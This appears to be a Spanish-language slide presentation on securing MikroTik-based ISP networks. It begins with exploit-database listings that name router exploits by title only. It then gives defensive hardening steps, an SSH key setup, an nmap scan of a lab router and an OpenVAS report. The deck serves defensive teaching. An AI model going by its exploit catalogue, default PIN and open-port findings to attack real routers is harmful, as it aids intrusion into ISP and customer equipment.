| 07-11-2018          | Dell OpenManage Network Manager 6.2.0.51 SP3 Privilege Escalation Exploit            | multiple | 266     | <div><div></div></div> | R | D | C       | ✓         | free      | Matthew Bergin     |
| 05-11-2018          | Morris Worm fingerd Stack Buffer Overflow Exploit                                    | unix     | 378     | <div><div></div></div> | R | D | -       | ✓         | free      | metasploit         |
| 05-11-2018          | Morris Worm sendmail Debug Mode Shell Escape Exploit                                 | unix     | 295     | <div><div></div></div> | R | D | -       | ✓         | free      | metasploit         |

# "Mercado" de Exploits

| Search results for exploits by request: huawei |                                                                         |          |        |        |        |          |                 |  |  |
|------------------------------------------------|-------------------------------------------------------------------------|----------|--------|--------|--------|----------|-----------------|--|--|
| [ remote exploits ]                            |                                                                         |          |        |        |        |          |                 |  |  |
| --DATE                                         | --DESCRIPTION                                                           | --TYPE   | --HITS | --RISK | --GOLD | --AUTHOR |                 |  |  |
| 17-04-2017                                     | Huawei HG532n Command Injection Exploit                                 | hardware | 2 836  |        | R D -  | free     | metasploit      |  |  |
| 10-11-2015                                     | Huawei HG630a and HG630a-50 - Default SSH Admin Password on ADSL Modems | hardware | 2 392  |        | R D -  | free     | Murat Sahin     |  |  |
| 19-04-2010                                     | Huawei EchoLife HG520 Remote Information Disclosure                     | hardware | 3 264  |        | R D -  | free     | hkm             |  |  |
| 24-08-2009                                     | Huawei SmartAX MT880 Multiple XSRF Vulnerabilities                      | hardware | 2 347  |        | R D -  | free     | Jerome Athias   |  |  |
| 23-02-2009                                     | Optus/Huawei E960 HSDPA Router SMS XSS Attack                           | hardware |        |        | R D -  | free     | Rizki Wicaksono |  |  |

| Search results for exploits by request: cisco |                                                                                       |          |        |        |        |          |                   |  |  |
|-----------------------------------------------|---------------------------------------------------------------------------------------|----------|--------|--------|--------|----------|-------------------|--|--|
| [ remote exploits ]                           |                                                                                       |          |        |        |        |          |                   |  |  |
| --DATE                                        | --DESCRIPTION                                                                         | --TYPE   | --HITS | --RISK | --GOLD | --AUTHOR |                   |  |  |
| 20-03-2018                                    | Cisco Prime Infrastructure Unauthenticated Remote Code Execution Exploit              | multiple | 169    |        | R D C  | free     | metasploit        |  |  |
| 23-11-2018                                    | Cisco Prime Infrastructure - Unauthenticated Remote Code Execution Exploit            | multiple | 768    |        | R D C  | free     | SecuriTeam        |  |  |
| 11-03-2018                                    | Cisco Adaptive Security Appliance Path Traversal Exploit                              | hardware | 1 469  |        | R D C  | free     | Angelo Ruwantha   |  |  |
| 24-12-2018                                    | Cisco IOS - Remote Code Execution Exploit                                             | hardware | 1 745  |        | R D C  | free     | Artem Kondratenko |  |  |
| 07-01-2018                                    | Cisco IOS 12.2 < 12.4 / 15.0 < 15.6 - Security Association Negotiation Request Device | hardware | 1 931  |        | R D C  | free     | nixawk            |  |  |
| 15-10-2017                                    | Cisco IOS 12.2 < 12.4 / 15.0 < 15.6 - Security Association Negotiation Request Device | hardware | 1 435  |        | R D C  | free     | David Coomber     |  |  |
| 17-09-2017                                    | Cisco IOS 12.2 < 12.4 / 15.0 < 15.6 - Security Association Negotiation Request Device | hardware | 1 435  |        | R D C  | free     | David Coomber     |  |  |
| 29-06-2017                                    | Cisco IOS 12.2 < 12.4 / 15.0 < 15.6 - Security Association Negotiation Request Device | hardware | 1 435  |        | R D C  | free     | David Coomber     |  |  |
| 24-10-2017                                    | Cisco Umbrella Virtual Appliance 2.0.3 Undocumented Support Tunnel Vulnerability      | hardware | 1 011  |        | R D C  | free     | David Coomber     |  |  |

| Search results for exploits by request: mikrotik |                                                                   |          |        |        |        |          |                 |  |  |
|--------------------------------------------------|-------------------------------------------------------------------|----------|--------|--------|--------|----------|-----------------|--|--|
| [ remote exploits ]                              |                                                                   |          |        |        |        |          |                 |  |  |
| --DATE                                           | --DESCRIPTION                                                     | --TYPE   | --HITS | --RISK | --GOLD | --AUTHOR |                 |  |  |
| 01-02-2018                                       | MikroTik WinBox 6.42 - Credential Disclosure Exploit              | windows  | 3 717  |        | R D -  | free     | Omid Shojaei    |  |  |
| 24-01-2018                                       | MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow Exploit | hardware | 2 751  |        | R D C  | free     | CoreLabs        |  |  |
| 12-01-2018                                       | MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow Exploit | hardware | 1 806  |        | R D -  | free     | Lorenzo Santina |  |  |
| 16-09-2018                                       | MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow Exploit | hardware | 1 830  |        | R D -  | free     | Lorenzo Santina |  |  |
| 18-08-2018                                       | MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow Exploit | hardware | 3 636  |        | R D -  | free     | bot             |  |  |
| 17-05-2018                                       | MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow Exploit | hardware | 17 954 |        | R D -  | free     | PoURaN          |  |  |
| 16-03-2012                                       | MikroTik WinBox 6.42 - Credential Disclosure Exploit              | hardware |        |        | R D -  | free     | PoURaN          |  |  |

| [ web applications ] |                                                      |        |        |        |        |          |           |  |  |
|----------------------|------------------------------------------------------|--------|--------|--------|--------|----------|-----------|--|--|
| --DATE               | --DESCRIPTION                                        | --TYPE | --HITS | --RISK | --GOLD | --AUTHOR |           |  |  |
| 16-05-2016           | Web interface for DNSmasq / Mikrotik - SQL Injection | php    | 2 183  |        | R D -  | free     | hvp3rlinx |  |  |

| [ dos / poc ] |                                                                |          |        |        |        |          |               |  |  |
|---------------|----------------------------------------------------------------|----------|--------|--------|--------|----------|---------------|--|--|
| --DATE        | --DESCRIPTION                                                  | --TYPE   | --HITS | --RISK | --GOLD | --AUTHOR |               |  |  |
| 13-04-2018    | MikroTik 6.41.4 - FTP daemon Denial of Service PoC             | linux    | 936    |        | R D C  | free     | FarazPajohan  |  |  |
| 28-03-2017    | MikroTik RouterBoard 6.38.5 - Denial of Service Exploit        | hardware | 4 012  |        | R D C  | free     | FarazPajohan  |  |  |
| 04-03-2017    | MikroTik Router Denial Of Service   ARP Table OverFlow Exploit | hardware | 4 806  |        | R D C  | free     | Hosein Askari |  |  |
| 21-04-2013    | MikroTik Syslog Server Remote BOF DOS                          | windows  | 3 740  |        | R D -  | free     | xis_one       |  |  |
| 01-05-2012    | MikroTik Router Remote Denial Of Service                       | hardware | 4 743  |        | R D -  | free     | PoURaN        |  |  |

## ¿Suerte o competencia?

En los recientes incidentes involucrando CPE de ISPs regionales (UBNT en 2016 y Mikrotik en 2018), muchos fueron afectados pero otros no (incluso algunos que estaban desactualizados).

¿En un mundo de equipamientos y sistemas inseguros, y con una facilidad increíble de comercio de "maldades" **lo que difiere a los ISP que no fueron afectados de aquellos que sufrieron y causaron perjuicios a sus clientes?**





**¡Buenas prácticas  
de seguridad!**

# **RFC 3514**

# **¡La solución definitiva!**

## RFC3514

Network Working Group  
Request for Comments: 3514  
Category: Informational

S. Bellovin  
AT&T Labs Research  
1 April 2003

### The Security Flag in the IPv4 Header

....

#### Abstract

Firewalls, packet filters, intrusion detection systems, and the like often **have difficulty distinguishing between packets that have malicious intent and those that are merely unusual.** We define a security flag in the IPv4 header as a means of distinguishing the two cases.

## Encabeçado IP

|                     |               |              |                 |                 |    |
|---------------------|---------------|--------------|-----------------|-----------------|----|
| 0                   | 4             | 8            | 16              | 19              | 31 |
| Version             | Header Length | Service Type | Total Length    |                 |    |
| Identification      |               |              | Flags           | Fragment Offset |    |
| TTL                 | Protocol      |              | Header Checksum |                 |    |
| Source IP Addr      |               |              |                 |                 |    |
| Destination IP Addr |               |              |                 |                 |    |
| Options             |               |              |                 | Padding         |    |

Flags:

- Reserved (**Evil Bit**)
- Don't Fragment
- More fragments follow

## RFC3514

### 2. Syntax

...

0x0 If the bit is set to **0**, the packet has no evil intent.

0x1 If the bit is set to **1**, the packet has evil intent.

....

### 3. Setting the Evil Bit

There are a number of ways in which the evil bit may be set. **Attack applications may use a suitable API to request that it be set.**

Systems that do not have other mechanisms **MUST** provide such an API; **attack programs MUST use it.**

....

### 4. Processing of the Evil Bit

Devices such as **firewalls MUST drop all inbound packets that have the evil bit set.** Packets with the evil bit off **MUST NOT** be dropped.

Dropped packets **SHOULD** be noted in the appropriate MIB variable.

# Evil bit

## RFC3514

Network Working Group  
Request for Comments: 3514  
Category: Informational

S. Bellovin  
AT&T Labs Research  
1 April 2003

**¡Es una broma!**

### The Security Flag in the IPv4 Header

....

#### Abstract

Firewalls, packet filters, intrusion detection system difficulty distinguishing between packets that have are merely unusual. We define a security flag in th distinguishing the two cases.



## Seguridad en TI

No hay solución mágica;

No existen soluciones simples o únicas;

Implementar seguridad es laborioso;

Sus clientes no te van a elogiar por eso;

La seguridad puede costar mucha plata y no resulta en ganancia directa;

- Pero la falta de ella puede traer mucho daño...



≡ **COMPUTERWORLD**  
FROM IDG

Home > Internet



## DEFENSIVE COMPUTING

By Michael Horowitz | Follow

### About

Defensive Computing dev  
than focus on t  
aims to be edu  
opinions.

OPINION

# Blame the ISPs rather than the routers

**DARK**Reading

Join us live at

**black hat** Interop **ITX**


Authors Slideshows Video Tech Library University Radio Calendar Black Hat News

**ANALYTICS** **ATTACKS / BREACHES** **APP SEC** **CAREERS & PEOPLE** **CLOUD** **ENDPOINT** **IoT** **MOBILE** **OPER**

ENDPOINT

9/29/2015  
10:35 AM

## Survey: Consumers Would Switch ISPs for Better Security



Introducción, incidentes importantes recientes y motivación para reflejar la seguridad;



Seguridad orientada por capas (física, enlace, IP, enrutamiento y servicios);


Seguridad orientada por niveles de red (borde, tránsito y acceso);

Gestión de seguridad a gran escala y de forma automatizada;



# Seguridad Física

## Equipos en ambientes externos y en dependencias de clientes



| Interface List |           |          |            |        |
|----------------|-----------|----------|------------|--------|
|                | Interface | Type     | Actual MTU | L2 MTU |
| ...            | WAN       |          |            |        |
| R              | ether1    | Ethernet | 1500       |        |
| ...            | LAN       |          |            |        |
| R              | ether2    | Ethernet | 1500       |        |
| X              | ether3    | Ethernet | 1500       |        |
| XR             | ether4    | Ethernet | 1500       |        |




### **Deshabilitar las interfaces no utilizadas:**

Interfaces habilitadas sin necesidad pueden ser utilizadas por los atacantes para obtener información importante de la red.

Incluso en setups teóricamente seguros, el acceso a interfaces puede ser puerta de entrada para exploraciones más profundas. Ver presentación Seguridad de VPN MPLS:

<https://mum.mikrotik.com/2014/BR/agenda/EN#0DMTOxO4E9>

## Equipos en ambientes externos y en dependencias de clientes




## No dejar ficheros de backup en enrutadores

Los ficheros de respaldo pueden contener información sensible de la red, incluso usuarios / contraseñas.

- La creación de copia de seguridad automática cuando se resetea un RouterBoard facilita el trabajo de los atacantes
- La copia de seguridad no está cifrada a menos que sea definida una contraseña (a partir de 6.43).

## Equipos en ambientes externos y en dependencias de clientes



### **No dejar ficheros suppout.rif en los enrutadores**

- Los ficheros suppout.rif sirven para resolver problemas diversos. Se puede crearlos manualmente o son creados automáticamente en ciertas situaciones;
- Información visualizada por el sitio de Mikrotik;
- Sin embargo, en Internet es un script Perl, que obtiene la información relevante del mismo:

<https://pastebin.com/pa30DNfw>



## Mitigación



**No dejar ficheros de backup en los enrutadores**



**No dejar ficheros suppout.rif en los enrutadores**


Como los ficheros se crean automáticamente, la solución es un script persistente que limpia estos a cada arranque (boot), lo que se puede hacer a través de Netinstall



## Equipos en ambientes externos y en dependencias de clientes

### Base de usuarios locales

- Evite dejar usuarios locales en los routers. Utilice la autenticación vía RADIUS
- Sus técnicos argumentarán que es necesario un usuario local para situaciones de emergencia.
- Evite las contraseñas "estándar" y si es convencido que debe tener usuario local, considere la creación de uno, pero restringiendo por ssh y utilizando una clave RSA



| Name                    | Group | Allowed Address |
|-------------------------|-------|-----------------|
| ... system default user |       |                 |
| admin                   | full  |                 |
| user1                   | full  |                 |
| user2                   | read  |                 |

## Creación de una clave RSA para uso en Mikrotik

```
maia@xps:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/maia/.ssh/id_rsa): mdadm-ssh
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in mdadm-ssh.
Your public key has been saved in mdadm-ssh.pub.
The key fingerprint is:
SHA256:6A4QANxds2fmF/BsWp5v0C2vUc+qZUT24MKm2x0eleE maia@xps
The key's randomart image is:
+---[RSA 2048]---+
|= . . . 0 .      |
| 0 . . . 0 +     |
| . . . . + *   +. |
| . . . = = . ++000|
| . . . So =+00E0  |
| . . . .000+0.    |
| . . . . +=.0     |
| 0 . . 0.=0+     |
| . . . .00+      |
+-----[SHA256]-----+
maia@xps:~$
```

## subiendo al enrutador por ftp

```
maia@xps:~$ ftp 192.168.1.1
Connected to 192.168.1.1.
220 AP-Maia FTP server (MikroTik 6.38.5) ready
Name (192.168.1.1:maia): admin
331 Password required for admin
Password:
230 User admin logged in
Remote system type is UNIX.
ftp> put mdadm-ssh.pub
local: mdadm-ssh.pub remote: mdadm-ssh.pub
200 PORT command successful
150 Opening ASCII mode data connection for '/mdadm-ssh.pub'
226 ASCII transfer complete
391 bytes sent in 0.03 secs (14.3910 kB/s)
ftp> █
```

## Creación de un usuario con acceso restringido

Group <mdadm-ssh>

Name:

Policies:

|                                            |                                            |
|--------------------------------------------|--------------------------------------------|
| <input type="checkbox"/> local             | <input type="checkbox"/> telnet            |
| <input checked="" type="checkbox"/> ssh    | <input type="checkbox"/> ftp               |
| <input checked="" type="checkbox"/> reboot | <input checked="" type="checkbox"/> read   |
| <input checked="" type="checkbox"/> write  | <input checked="" type="checkbox"/> policy |
| <input type="checkbox"/> test              | <input type="checkbox"/> winbox            |
| <input type="checkbox"/> password          | <input type="checkbox"/> web               |
| <input type="checkbox"/> sniff             | <input type="checkbox"/> sensitive         |
| <input type="checkbox"/> api               | <input type="checkbox"/> romon             |
| <input type="checkbox"/> dude              | <input type="checkbox"/> tikapp            |

Skin:

User <mdadm-ssh>

Name:

Group:

Allowed Address:

Import SSH Key

User:

Key File:



```
maia@xps:~$ ssh -l mdadm-ssh -p 6922 -i /home/maia/mdadm-ssh 192.168.1.1
mdadm-ssh@192.168.1.1's password:
```

Además de la contraseña la clave RSA hay que estar en la maquina que accede el enrutador.



## ! LCD

Si realmente necesitas el LCD activo, asegúrate de que esté en modo de sólo lectura. En contrario, el PIN (default = 1234) será solicitado y el atacante puede hacer cosas como añadir una IP, hacer un reboot y hasta un reset del enrutador





## Protected Bootloader

Evita que un atacante con acceso físico, obtenga los archivos y configuraciones de RouterOS, deshabilitando el arranque vía ethernet;

Se puede habilitar y deshabilitar sólo dentro del RouterOS, después del login;

Cuando está habilitado, botones de reset y acceso a través de la consola quedan deshabilitados;

No todos los equipos soportan y es necesario un paquete especial para esta función:

[https://wiki.mikrotik.com/wiki/Manual:RouterBOARD\\_settings#Protected\\_bootloader](https://wiki.mikrotik.com/wiki/Manual:RouterBOARD_settings#Protected_bootloader)




# Seguridad en la Capa 2

# Seguridad en la Capa 2




## MAC-Server

**Deshabilite** MAC-Server para Telnet y Winbox siempre que sea posible. Si es necesario, habilite sólo en interfaces específicas y controladas



## MNDP


**Deshabilite** las interfaces de descubrimiento siempre que sea posible para evitar ataques MNDP.



# Seguridad en la Capa 2




## Aislamiento de clientes inalámbricos




Configuration window for a wireless interface. It includes checkboxes for **Default Authentication** (checked), **Default Forward**, and **Hide SSID**. Below these is a **Multicast Helper** dropdown menu set to **default**. A red arrow points from the text 'filtros de bridge' in the adjacent text block to the **Default Forward** checkbox.

En el caso de que haya más de una interfaz inalámbrica, utilice también los **filtros de bridge**, o la configuración de **horizon**



Two overlapping **Bridge Port** configuration windows. The top window is for **wlan1** and the bottom for **wlan2**. Both show fields for **Interface**, **Bridge**, **Priority** (80), **Path Cost** (10), and **Horizon** (5). A red arrow points from the text 'horizon' in the adjacent text block to the **Horizon** field in the **wlan2** window.




Two overlapping **Bridge Filter Rule** configuration windows. The top window shows the **General** tab with **Chain** set to **forward** and **Interfaces** set to **wlan1** (In) and **wlan2** (Out). The bottom window shows the **ARP** tab with **Action** set to **drop**. A red arrow points from the text 'filtros de bridge' in the adjacent text block to the **Chain** dropdown in the top window.

# Seguridad Inalámbrica



## Cifrado Wireless



Security Profile <PSK>

General RADIUS EAP Static Keys

EAP Methods: EAP-TLS


TLS Mode: verify certificate

TLS Certificate: 58\_cert.pem\_0

Utilice los métodos de criptografía corporativos provistos por RouterOS. Autenticación PPPoE **no** es método de seguridad!



## Ataques de "de-autenticación"



Management Protection: required

Management Protection Key: \*\*\*\*\*

Funcionalidad propietaria Mikrotik que evita ataques "deauth", inherente al protocolo 802.11

MUM 2008 - Krakow - Poland

[http://mikrotikbrasil.com.br/artigos/Wireless\\_Security\\_Poland\\_2008\\_Maia.pdf](http://mikrotikbrasil.com.br/artigos/Wireless_Security_Poland_2008_Maia.pdf)

## Seguridad en la Capa 2

**Hay muchos otros problemas de seguridad en la capa 2 que dependen de la topología específica y de las funcionalidades empleadas. Algunos ejemplos:**

- Mac Flooding
- DHCP Starvation
- Vlan hopping attack
- Spanning tree attacks
- ARP poisoning attacks

Para un trabajo más detallado en ataques de capa 2 y mitigación, comprobar:

MUM 2009 - Buenos Aires - Argentina

<http://mikrotikbrasil.com.br/artigos/Seguridad en la capa2 Argentina 2009 Maia.pdf>



# Seguridad de Servicios



## Resultados de nmap


```
maia@maia-5520:~/Programs/Mikrotik-Exploit$ sudo nmap -sS -sV 192.168.1.14
[sudo] password for maia:

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-15 21:33 -02
Nmap scan report for 192.168.1.14
Host is up (0.00065s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          MikroTik router ftpd 6.40.9
22/tcp    open  ssh          MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         MikroTik router config httpd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:29:DE:24 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Linux, RouterOS; Device: router; CPE: cpe:/o:mikrotik:routers, cpe:/o:linux:linux_kernel
```

Puertos TCP abiertas por defecto: 21, 22, 23, 80, 2000 e 8291



## Resultados de OpenVAS



The screenshot shows the Greenbone Security Assistant interface. At the top is a green header with the logo and navigation tabs: Dashboard, Scans, Assets, and SecInfo. Below the header is a search bar with 'Anonymous XML' and a 'Done' button. The main content area shows a report titled 'Report: Results (3 of 26)'. Below this is a table of vulnerabilities. Two red arrows point to the first two rows of the table: one to the vulnerability name 'SSH Weak Encryption Algorithms Supported' and another to the severity '4.3 (Medium)'.

| Vulnerability                            | Severity     |
